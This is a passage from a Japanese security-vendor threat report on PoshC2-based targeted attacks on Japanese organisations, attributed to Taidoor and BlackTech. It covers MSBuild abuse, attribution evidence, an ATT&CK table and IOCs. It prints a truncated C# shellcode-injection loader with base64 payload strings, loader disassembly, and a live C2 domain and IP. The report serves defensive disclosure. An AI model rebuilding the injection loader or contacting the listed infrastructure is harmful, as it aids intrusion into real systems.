[DllImport("kernel32")]private static extern bool WriteProcessMemory(IntPtr hProce
[DllImport("kernel32")]private static extern IntPtr CreateThread(UInt32 lpThreadAt
[DllImport("kernel32")]private static extern UInt32 WaitForSingleObject(IntPtr hHa
public override bool Execute()
{
string pw = "dfWZaVrdGv2K96y";
string sc32 = "6AAAAABYicMFXwMAAIHDX50BAGgGAAAAU2hFd2IwU0gEAAAAg8QQw1WL7IPsGFNWV2h
string sc64 = "6AAAAABZSYnISIHBUwQAALpFd2IwSYHAU8YBAEG5BgAAA0kbBAAAzMzMSIlcJAhIiWw
byte[] sc = null;
if (IntPtr.Size == 4){sc = System.Convert.FromBase64String(sc32);} else {sc = Syst
IntPtr funcAddr = VirtualAlloc(0, (UInt32)sc.Length,MEM_COMMIT, PAGE_EXECUTE_READW
Process t = Process.GetProcessById(Process.GetCurrentProcess().Id);IntPtr bw = Int
bool resultBool = WriteProcessMemory(t.Handle,funcAddr,sc,sc.Length, out bw);
IntPtr hThread = IntPtr.Zero;UInt32 threadId = 0;hThread = CreateThread(0, 0, func
```

図12 PoshC2で作成した攻撃コードを含むMSBuild用のプロジェクトファイル（一部抜粋）




図13 Base64デコード後の32ビット用の攻撃コード（一部抜粋）

「MZ」ヘッダが消されたDLLファイルには、Base64とgzipでエンコードおよび圧縮されたPoshC2スクリプトが含まれています（図14）。このPoshC2スクリプトは、攻撃コードの3つ目に含まれる.NETアプリケーションによってメモリ上で実行され、「MSBuild.exe」プロセスにインジェクションして動作します。.NETアプリケーションは「PowerShellRunner」※12をカスタマイズしたものであり、PowerShellの機能を提供する「System.Management.Automation.dll」を利用することで、「powershell.exe」を呼び出さず、PowerShellスクリプトを実行します（図15）。

※12 UnmanagedPowerShell/PowerShellRunner at master · leechristensen/UnmanagedPowerShell · GitHub




図14 DLLファイルに含まれたBase64でエンコードされたPoshC2コード（一部抜粋）

図15 PowerShellRunnerのPowerShellスクリプト実行コード（一部抜粋）

C2インフラを定期的に変更

攻撃者は、2019年前半までは、GCP（Google Cloud Platform）やMicrosoft Azureといったクラウドサービスを主要なC2サーバとして悪用していました。2019年後半からは、香港でVPSサービスを提供するShenzhen Katherine Heng Technology Information（AS135357）やCloudie Limited（AS55933）が悪用されています。攻撃者は、C2インフラを再利用せず、定期的に変更して攻撃活動を行なっています。

背後に潜む攻撃者グループ

私たちはPoshC2を悪用した一連の攻撃について調べる中で、日本や台湾を主な標的とする攻撃者グループTaidoor※13やBlackTechが、この一連の攻撃に関与している可能性があることを示す痕跡を確認しています。

※13 攻撃キャンペーン名として使われている場合もあります。

Taidoor

トレンドマイクロ社のブログ※14、NTT Security社のレポート※15やTaidoorが利用するマルウェア（SERKDES）の解析レポート※16で報告されている攻撃の手口と以下の点が類似します。

- 2018年～2019年における日本への標的型攻撃での「PoshC2」の悪用
- Remote Access Auto Connection Manager（RasAuto）サービスを悪用した自動起動設定（図16）
- オンラインストレージサービスである「Dropbox」の利用

※14
この大型連休前後に法人で注意すべき標的型攻撃の特徴を解説 | トレンドマイクロ セキュリティブログ
標的型攻撃キャンペーン「Taidoor」の活動が日本で活発化 | トレンドマイクロ セキュリティブログ

※15 taidoorを用いた標的型攻撃解析レポート_v1

※16 BKDR_SERKDES.A - 脅威データベース




図16 RasAutoサービスを悪用したPoweShellの自動実行登録例

BlackTech

PoshC2を悪用する一連の攻撃の中で、BlackTechが利用するTSCookieやTSCookie Loader※17を確認しています。図17に示すように、TSCookie Loaderが読み込むファイルは、「*%c???.*」にマッチするファイル名です。今回のケースでは、"%c"には、「A」が入るため、ファイル名が「*A??.*」となっています。また、メモリ上にロードされるDLLファイル名は、正規のDLLファイル名と同じ「gdiplus.dll」となっています（図18）。

※17 攻撃グループBlackTechが侵入後に使用するマルウエア - JPCERT/CC Eyes | JPCERTコーディネーションセンター公式ブログ

```
50                      push    eax             ; char *
C6 45 F4 2A             mov     [ebp+var_C], 2Ah ; '*'
C6 45 F5 25             mov     [ebp+var_B], 25h ; '%'
C6 45 F6 63             mov     [ebp+var_A], 63h ; 'c'
C6 45 F7 3F             mov     [ebp+var_9], 3Fh ; '?'
C6 45 F8 3F             mov     [ebp+var_8], 3Fh ; '?'
C6 45 F9 3F             mov     [ebp+var_7], 3Fh ; '?'
C6 45 FA 2E             mov     [ebp+var_6], 2Eh ; '.'
C6 45 FB 2A             mov     [ebp+var_5], 2Ah ; '*'
E8 43 27 00 00          call    _sprintf
83 C4 0C                add     esp, 0Ch
FF D3                   call    ebx ; GetCurrentProcess
FF D3                   call    ebx ; GetCurrentProcess
FF D3                   call    ebx ; GetCurrentProcess
FF D3                   call    ebx ; GetCurrentProcess
FF 15 2C 62 01 10       call    ds:GetLastError
8B CE                   mov     ecx, esi
E8 09 16 00 00          call    junk
```

図17 TSCookie Loaderが読み込むファイル名

これらの2つの攻撃者グループの痕跡は同一組織の侵害事例の中で見つかっています。被害者PCに残されたマルウェア、イベントログや通信ログなどの痕跡を確認すると、同一期間に作成されたものではなく、いずれかの攻撃が行われた後、数ヶ月から半年ほど経ってから、新たに作成されたものでした。このことから、2つの攻撃者グループは、「標的組織の情報」を共有し、連携しながら攻撃活動を行っている、または1つの大きな攻撃者グループとして攻撃活動を行なっている可能性が考えられます。

今回は、2020年においてもPoshC2を悪用した攻撃を引き続き確認しているため、この一連の攻撃について改めて紹介しました。昨今、TaidoorやBlackTechは、絶えず攻撃を仕掛けてきており、今後も新しい攻撃の手口や攻撃ツールを変化させ、継続的に攻撃を仕掛けてくることが考えられます。

```
;
; Export Ordinals Table for gdiplus.dll
;
word_10005860   dw 0
aGdiplus_dll    db 'gdiplus.dll',0
aPrintf         db 'PrintF',0
                align 800h
```

図18 メモリ上にロードされるDLLファイル名

今回の攻撃では、日本の多くの企業が導入しているセキュリティ対策製品の脆弱性が悪用されており、日本の組織を標的としていることがわかります。標的型攻撃の起点は、添付ファイルや本文にリンクを含むスピアフィッシングメールが多いですが、SSL VPN製品やルータ・ゲートウェイ製品の脆弱性を悪用するケースも多く、これらの製品の脆弱性を悪用されないためにも、日々の脆弱性情報の管理と修正パッチの適用や緩和策の適用などの早急な対応が求められます。

オープンソースのポート転送 / トンネリングツールを悪用する標的型攻撃に注意

また、これらの攻撃グループは、「frp」や「plink」といったポート転送 / トンネリングツールを悪用してリモートデスクトップ（RDP）接続を行う攻撃を行うことも確認しています。ポート転送 / トンネリングツールを悪用したRDPを利用した攻撃の詳細については「オープンソースのポート転送 / トンネリングツールを悪用する標的型攻撃に注意」のLAC WATCHをご参照ください。

ラックの脅威分析チームでは、今後もこの攻撃者グループについて継続的に調査し、広く情報を提供していきますので、ご活用いただければ幸いです。

MITRE ATT&CK Techniques

以下に、PoshC2を悪用した標的型攻撃で用いられる攻撃の手口をまとめます。これらの手口は、MITRE ATT＆CKフレームワークに基づいて作成しています。Tacticの「Lateral Movement」、「Collection」、「Command and Control」、「Exfiltration」の項目については、多くがMitre社のPoshC2で紹介[※18]されるテクニックが利用されています。

※18 PoshC2, Software S0378 | MITRE ATT&CK®

表2 MITRE ATT&CK Techniques

Tactic	ID	Name	概要
Initial Access	T1195	Supply Chain Compromise	セキュリティ対策製品の脆弱性を悪用偽のアップデートファイル配信
Execution	T1059	Command-Line Interface	regコマンドを利用したRDP設定 変更やバッチファイルの実行
	T1086	PowerShell	PoshC2スクリプトの実行
	T1035	Service Execution	RasAutoサービスを利用したPoshC2スクリプトの実行
	T1047	Scheduled Task	スケジュールタスクを利用したPoshC2スクリプトの実行
	T1127	Trusted Developer Utilities	MSBuild悪用
Persistence	T1031	Modify Existing Service	RasAutoサービスの変更
	T1050	New Service	サービスの登録
	T1060	Registry Run Keys / Startup Folder	自動起動のレジストリ追加
	T1015	Accessibility Features	拡大鏡機能を悪用したcmd.exeによるバックドア
Defense Evasion	T1038	DLL Search Order Hijacking	正規の実行ファイルが使うDLLファイルと同じ名前の悪性ファイルを同一ディレクトリに設置
	T1089	Disabling Security Tools	PowerShellスクリプトブロックのログ記録を無効、AMSIの回避
	T1140	Deobfuscate/Decode Files or Information	マルウェア内またはペイロードに含まれる文字列を難読化
	T1107	File Deletion	使用したファイルの削除
	T1055	Process Injection	正規プログラム（msbuild.exe, notepad.exeなど）にインジェクション

Tactic	ID	Name	概要
Credential Access	T1003	Credential Dumping	Poweshellを利用したMimikatzの実行
Discovery	T1135	Network Share Discovery	netコマンドを利用したネットワークの探索
	T1082	System Information Discovery	dirコマンドによるファイル検索
	T1049	System Network Connection Discovery	netstatコマンドによる通信しているIPアドレス・ポート番号や解放ポートを表示
	T1057	Process Discovery	tasklistコマンドによるプロセス一覧情報を取得
Lateral Movement	T1076	Remote Desktop Protocol	frpや攻撃者独自のトンネリングツールを利用した外部からのRDP接続
	T1021	Remote Services	Plinkを利用した外部からのRDP接続
	T1021	Remote File Copy	PoshC2を利用したファイルのアップロードまたはダウンロード

IOC（Indicator Of Compromised）

ハッシュ値

7658d4c74b519187b2829359a921e374
f0fdb786ca994342a8a91adb5ba6987f

通信先

account[.]azure-microsoft[.]top
13[.]78[.]10[.]244